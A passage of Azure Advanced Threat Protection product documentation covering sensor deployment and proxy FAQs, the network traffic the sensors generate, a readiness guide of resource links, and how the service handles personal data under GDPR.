- When the virtual domain controller moves to another host, preconfigure the Azure ATP standalone sensor in that host to receive the traffic from the recently moved virtual domain controller.
- Make sure that you affiliate the virtual Azure ATP standalone sensor with the virtual domain controller so that if it is moved, the Azure ATP standalone sensor moves with it.
- There are some virtual switches that can send traffic between hosts.

How do I configure the Azure ATP sensors to communicate with Azure ATP cloud service when I have a proxy?

For your domain controllers to communicate with the cloud service, you must open: *.atp.azure.com port 443 in your firewall/proxy. For instructions on how to do this, see [Configure your proxy or firewall to enable communication with Azure ATP sensors](#).

Can Azure ATP monitored domain controllers be virtualized on your IaaS solution?

Yes, you can use the Azure ATP sensor to monitor domain controllers that are in any IaaS solution.

Can Azure ATP support multi-domain and multi-forest?

Azure Advanced Threat Protection supports multi-domain environments and multiple forests. For more information and trust requirements, see [Multi-forest support](#).

Can you see the overall health of the deployment?

Yes, you can view the overall health of the deployment as well as specific issues related to configuration, connectivity etc., and you are alerted as they occur with Azure ATP health alerts.

Operation

What kind of integration does Azure ATP have with SIEMs?

Azure ATP can be configured to send a Syslog alert, to any SIEM server using the CEF format, for health alerts and when a security alert is detected. See the [SIEM log reference](#) for more information .

Why are certain accounts considered sensitive?

This happens when an account is a member of groups that are designated as sensitive (for example: "Domain Admins").

To understand why an account is sensitive you can review its group membership to understand which sensitive groups it belongs to (the group that it belongs to can also be sensitive due to another group, so the same process should be performed until you locate the highest level sensitive group). You can also manually [tag accounts as sensitive](#).

Do you have to write your own rules and create a threshold/baseline?

With Azure Advanced Threat Protection, there is no need to create rules, thresholds, or baselines and then fine-tune. Azure ATP analyzes the behaviors among users, devices, and resources, as well as their relationship to one another, and can detect suspicious activity and known attacks quickly. Three weeks after deployment, Azure ATP starts to detect behavioral suspicious activities. On the other hand, Azure ATP will start detecting known malicious attacks and security issues immediately after deployment.

Which traffic does Azure ATP generate in the network from domain controllers, and why?

Azure ATP generates traffic from domain controllers to computers in the organization in one of three scenarios:

1. Network Name resolution

Azure ATP captures traffic and events, learning and profiling users and computer activities in the network.

To learn and profile activities according to computers in the organization, Azure ATP needs to resolve IPs to computer accounts. To resolve IPs to computer names Azure ATP sensors request the IP address for the

computer name *behind* the IP address.

Requests are made using one of four methods:

- NTLM over RPC (TCP Port 135)
- NetBIOS (UDP port 137)
- RDP (TCP port 3389)
- Query the DNS server using reverse DNS lookup of the IP address (UDP 53)

After getting the computer name, Azure ATP sensors cross check the details in Active Directory to see if there is a correlated computer object with the same computer name. If a match is found, an association is made between the IP address and the matched computer object.

2. Lateral Movement Path (LMP)

To build potential LMPs to sensitive users, Azure ATP requires information about the local administrators on computers. In this scenario, the Azure ATP sensor uses SAM-R (TCP 445) to query the IP address identified in the network traffic, in order to determine the local administrators of the computer. To learn more about Azure ATP and SAM-R, See [Configure SAM-R required permissions](#).

3. Querying Active Directory using LDAP for entity data

Azure ATP sensors query the domain controller from the domain where the entity belongs. It can be the same sensor, or another domain controller from that domain.

PROTOCOL	SERVICE	PORT	SOURCE	DIRECTION
LDAP	TCP and UDP	389	Domain controllers	Outbound
Secure LDAP (LDAPS)	TCP	636	Domain controllers	Outbound
LDAP to Global Catalog	TCP	3268	Domain controllers	Outbound
LDAPS to Global Catalog	TCP	3269	Domain controllers	Outbound

Why don't activities always show both the source user and computer?

Azure ATP captures activities over many different protocols. In some cases, Azure ATP doesn't receive the data of the source user in the traffic. Azure ATP attempts to correlate the session of the user to the activity, and when the attempt is successful, the source user of the activity is displayed. When user correlation attempts fail, only the source computer is displayed.

Troubleshooting

What should I do if the Azure ATP sensor or standalone sensor doesn't start?

Look at the most recent error in the current error [log](#) (Where Azure ATP is installed under the "Logs" folder).

See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Troubleshooting](#)

- [Check out the Azure ATP forum!](#)

Azure ATP readiness guide

5/6/2019 • 2 minutes to read

This article provides you with a readiness roadmap list of resources that help you get started with Azure Advanced Threat Protection.

Understanding Azure ATP

Azure Advanced Threat Protection (ATP) is a cloud service that helps identify and protect your enterprise from multiple types of advanced targeted cyber-attacks and insider threats.

To learn more about Azure ATP:

- [Azure ATP overview](#)
- [Azure ATP introductory video \(25 minutes\)- Full](#)
- [Azure ATP deep dive video \(75 minutes\)- Full](#)

Deployment decisions

Azure ATP is comprised of a Cloud service residing in Azure, and integrated sensors that can be installed on domain controllers or standalone sensors on dedicated servers. Before you get Azure ATP up and running, it's important to choose the type of sensors that best suit your deployment and needs. Azure ATP integrated sensors (Azure ATP sensors) provide enhanced security, lower operational costs and easier deployment than Azure ATP standalone sensors. Azure ATP standalone sensors require physical hardware, additional configuration steps and heavier operational costs.

If you are using physical servers, capacity planning is critical. Get help from the sizing tool to allocate space for your sensors:

- [Azure ATP sizing tool](#) - The sizing tool automates collection of the amount of traffic Azure ATP monitors. It automatically provides supportability and resource recommendations for sensors.
- [ATP capacity planning guidance](#)

Deploy Azure ATP

Use these resources to help you set up Azure ATP, connect to Active Directory, download the sensor package, set up event collection, and optionally integrate with your VPN, and set up honeytoken accounts and exclusions.

- [Try Azure ATP \(part of EMS E5\)](#) The trial is valid for 90 days.
- [Azure ATP Set up](#) Follow these steps to deploy Azure ATP in your environment.
- [Integrate Azure ATP with Windows Defender ATP](#)

Azure ATP settings

When creating your Azure ATP instance, the basic settings necessary are configured automatically. There are several additional configurable settings in Azure ATP to improve detection and alert accuracy for your environment, such as VPN integration, SAM required permissions, and advanced audit policy settings.

- [VPN integration](#)
- [SAM-R required permissions](#)
- [Audit policy settings](#) – Audit your domain controller health before and after an ATP deployment.

Work with Azure ATP

After Azure ATP is up and running, view security alerts in the Azure ATP portal activity timeline. The activity timeline is the default landing page after logging in to the Azure ATP portal. By default, all open security alerts are shown on the activity timeline. You can also see the severity assigned to each alert. Investigate each alert by drilling down into the entities (computers, devices, users) to open their profile pages with more information. Lateral movement paths show potential moves that can be made in your network and sensitive users at risk. Investigate and remediate exposure using the lateral movement path detection graphs. These resources help you work with Azure ATP's security alerts:

- [Azure ATP security alert guide](#) Learn to triage and take the next steps with your Azure ATP detections.
- [Azure ATP lateral movement paths](#)
- [Tag groups as sensitive](#) Gain visibility into credential exposure on sensitive security groups.

Security best practices

- [Azure ATP Frequently Asked Questions](#) - This article provides a list of frequently asked questions about Azure ATP and provides insight and answers.

Community resources

Blog: [Azure ATP blog](#)

Public Community: [Azure ATP Tech Community](#)

Private Community: [Azure ATP Yammer Group](#)

Channel 9: [Microsoft Security Channel 9 page](#)

See Also

- [Working with sensitive accounts](#)
- [Check out the Azure ATP forum!](#)

Azure ATP data security and privacy

8/12/2019 • 2 minutes to read

NOTE

This article provides steps for how to delete personal data from the device or service and can be used to support your obligations under the GDPR. If you're looking for general info about GDPR, see the [GDPR section of the Service Trust portal](#).

Search for and identify personal data

In Azure Advanced Threat Protection you can view identifiable personal data from the [Azure ATP portal](#) using the [search bar](#).

Search for a specific user or computer, and click on the entity to bring you to the user or computer [profile page](#). The profile provides you with comprehensive details about the entity from Active Directory, including network activity related to that entity and its history.

Azure ATP personal data is gathered from Active Directory through the Azure ATP sensor and stored in a backend database.

Update personal data

Azure ATP's personal user data is derived from the user's object in the Active Directory of the organization. Therefore, changes made to the user profile in the organization AD are reflected in Azure ATP.

Delete personal data

- After a user is deleted from the organization's Active Directory, Azure ATP automatically deletes the user profile and any related network activity within a year. You can also [delete](#) any security alerts that contain personal data.
- **Read-only** permissions on the **Deleted Objects** container are recommended. To learn more about how the **Deleted Objects** container permission is used by the Azure ATP service, see the Deleted Objects container recommendation in [Azure ATP prerequisites](#).

Export personal data

In Azure ATP you have the ability to [export](#) security alert information to Excel. This function also exports the personal data.

Audit personal data

Azure ATP implements the audit of personal data changes, including the deleting and exporting of personal data records. Audit trail retention time is 90 days. Auditing in Azure ATP is a back-end feature and not accessible to customers.

Additional resources

- For information about Azure ATP trust and compliance, see the [Service Trust portal](#) and the [Microsoft 365 Enterprise GDPR Compliance site](#).